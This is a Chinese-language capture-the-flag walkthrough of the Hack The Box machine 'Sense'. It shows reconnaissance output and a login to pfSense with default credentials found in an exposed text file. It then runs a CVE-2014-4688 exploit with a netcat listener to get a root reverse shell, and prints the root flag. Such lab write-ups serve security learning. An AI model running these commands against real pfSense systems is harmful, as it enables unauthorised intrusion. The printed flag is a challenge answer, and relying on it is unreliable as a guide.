HTB靶机 Sense 渗透测试记录

目标信息

> IP地址：`10.10.10.60`

信息收集

ICMP检测

```
┌──(root㉿hacker)-[/home/…/Documents/pentest_notes/sense/nmap_reports]
└─# ping -c 4 10.10.10.60
PING 10.10.10.60 (10.10.10.60) 56(84) bytes of data.
64 bytes from 10.10.10.60: icmp_seq=1 ttl=63 time=336 ms
64 bytes from 10.10.10.60: icmp_seq=2 ttl=63 time=329 ms
64 bytes from 10.10.10.60: icmp_seq=3 ttl=63 time=336 ms
64 bytes from 10.10.10.60: icmp_seq=4 ttl=63 time=334 ms

--- 10.10.10.60 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 329.438/333.697/335.909/2.584 ms
```

攻击机和靶机之间通信状态良好。

防火墙检测

```
# Nmap 7.94SVN scan initiated Fri Jun 21 10:31:29 2024 as: nmap -sA -p- --min-rate 2000 -oN ./ack_result.txt 10.10.10.60
Nmap scan report for 10.10.10.60 (10.10.10.60)
Host is up (0.34s latency).
All 65535 scanned ports on 10.10.10.60 (10.10.10.60) are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)

# Nmap done at Fri Jun 21 10:32:37 2024 -- 1 IP address (1 host up) scanned in 68.60 seconds
```

无法确定靶机防火墙状态。

网络端口扫描

`TCP` 端口扫描结果

```
# Nmap 7.94SVN scan initiated Fri Jun 21 10:35:26 2024 as: nmap -sS -sV -A -p- --min-rate 2000 -oN ./tcp_result.txt 10.10.10.60
Nmap scan report for 10.10.10.60 (10.10.10.60)
Host is up (0.34s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp open  ssl/http lighttpd 1.4.35
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_http-title: Login
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): OpenBSD 4.X (91%), Comau embedded (89%), Linux 2.6.X (87%)
OS CPE: cpe:/o:openbsd:openbsd:4.0 cpe:/o:linux:linux_kernel:2.6.29
Aggressive OS guesses: OpenBSD 4.0 (91%), Comau C4G robot control unit (89%), Linux 2.6.29 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   335.36 ms 10.10.14.1 (10.10.14.1)
2   ...
3   340.99 ms 10.10.10.60 (10.10.10.60)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 21 10:37:17 2024 -- 1 IP address (1 host up) scanned in 110.46 seconds
```

UDP 端口开放列表扫描结果

```
# Nmap 7.94SVN scan initiated Fri Jun 21 10:33:16 2024 as: nmap -sU -p- --min-rate 2000 -oN ./udp_ports.txt 10.10.10.60
Nmap scan report for 10.10.10.60 (10.10.10.60)
Host is up (0.34s latency).
All 65535 scanned ports on 10.10.10.60 (10.10.10.60) are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)

# Nmap done at Fri Jun 21 10:34:25 2024 -- 1 IP address (1 host up) scanned in 69.23 seconds
```


`UDP` 端口详细信息扫描结果

```
（无）
```

同时发现靶机操作系统为 `OpenBSD`，版本大致为 `4`。

Web服务探测

打开主页：`http://10.10.10.60/`，发现靶机部署了 `pfSense` 开源应用层防火墙系统：



直接扫描目录：

```
Plain Text
```

```
# Dirsearch started Sat Jun 22 08:00:59 2024 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u https://10.10.10.60/ -x 400,403,404 -t 60 -e php,js,html,txt,zip,tar.gz,pcap

200   199B   https://10.10.10.60/changelog.txt
301     0B   https://10.10.10.60/classes    -> REDIRECTS TO: https://10.10.10.60/classes/
301     0B   https://10.10.10.60/css    -> REDIRECTS TO: https://10.10.10.60/css/
200     1KB  https://10.10.10.60/favicon.ico
301     0B   https://10.10.10.60/includes    -> REDIRECTS TO: https://10.10.10.60/includes/
200   329B   https://10.10.10.60/index.html
301     0B   https://10.10.10.60/installer    -> REDIRECTS TO: https://10.10.10.60/installer/
301     0B   https://10.10.10.60/javascript    -> REDIRECTS TO: https://10.10.10.60/javascript/
200     6KB  https://10.10.10.60/license.php
200     6KB  https://10.10.10.60/stats.php
200     6KB  https://10.10.10.60/status.php
200     6KB  https://10.10.10.60/system.php
301     0B   https://10.10.10.60/themes    -> REDIRECTS TO: https://10.10.10.60/themes/
200   384B   https://10.10.10.60/xmlrpc.php
```

同时使用另一个字典发现了 `/tree` 目录。


访问 `/changelog.txt`，内容如下：

```
Plain Text
```

```
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

提示我们 `3` 个漏洞中的 `2` 个已经被修复。


访问 `/index.html`：



发现一个指向 `/dfuife.cgi` 的奇怪链接（访问后怎么都不响应），以及一段注释：

```HTML
<HTML>
<BODY>

<center>

<img src='fred.png'>

<p>
    <A HREF='/dfuife.cgi'>Begin installation</A>
</p>

<!--
<p>
    Connect to host via SSH:
    <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet" WIDTH=55 HEIGHT=25>
  <param NAME="config" VALUE="applet.conf">
    </applet>
</p>
-->

</center>

</BODY>
</HTML>
```

访问 `/tree` 目录：



不知道其具体用途，扫描一下目录，一点东西都没扫出来。


尝试对 `pfSense` 系统进行密码爆破，失败。（登录尝试次数过多直接停止网页访问）

渗透测试

大字典枚举目录

尝试使用 `Gobuster` 工具配合大字典 `directory-list-2.3-medium.txt` 枚举网站根目录：

```bash
gobuster dir -u https://10.10.10.60/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 60 -k -b 400,403,404 -x .php,.js,.html,.txt
```



成功枚举出文件 `system-users.txt` 。尝试访问，内容如下：


Plain Text

```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

成功发现了用户 `rohit` ，但密码字段为 `company defaults` ，尝试使用 `pfSense` 的默认密码：

- **用户名：** **`rohit`**
- **密码：** **`pfsense`**


成功登录：



同时发现 `pfSense` 的版本为 `v2.1.3` 。

命令执行漏洞利用


通过查阅网络公开漏洞库，发现一个命令执行漏洞 `CVE-2014-4688` ：



直接下载 `EXP` 执行：

```bash
rlwrap nc -l -p 443 -s 10.10.14.2
./exp.py --rhost 10.10.10.60 --lhost 10.10.14.2 --lport 443 --username rohit --password pfsense
```

成功反弹Shell：



~~而且竟然直接是 root 权限？？？？!!!Σ(ﾟДﾟノ)ノ~~

Flag文件展示

/root/root.txt

```
d08c32a5d4f8c8b10e76eb51a69f1a86
```

本次靶机渗透到此结束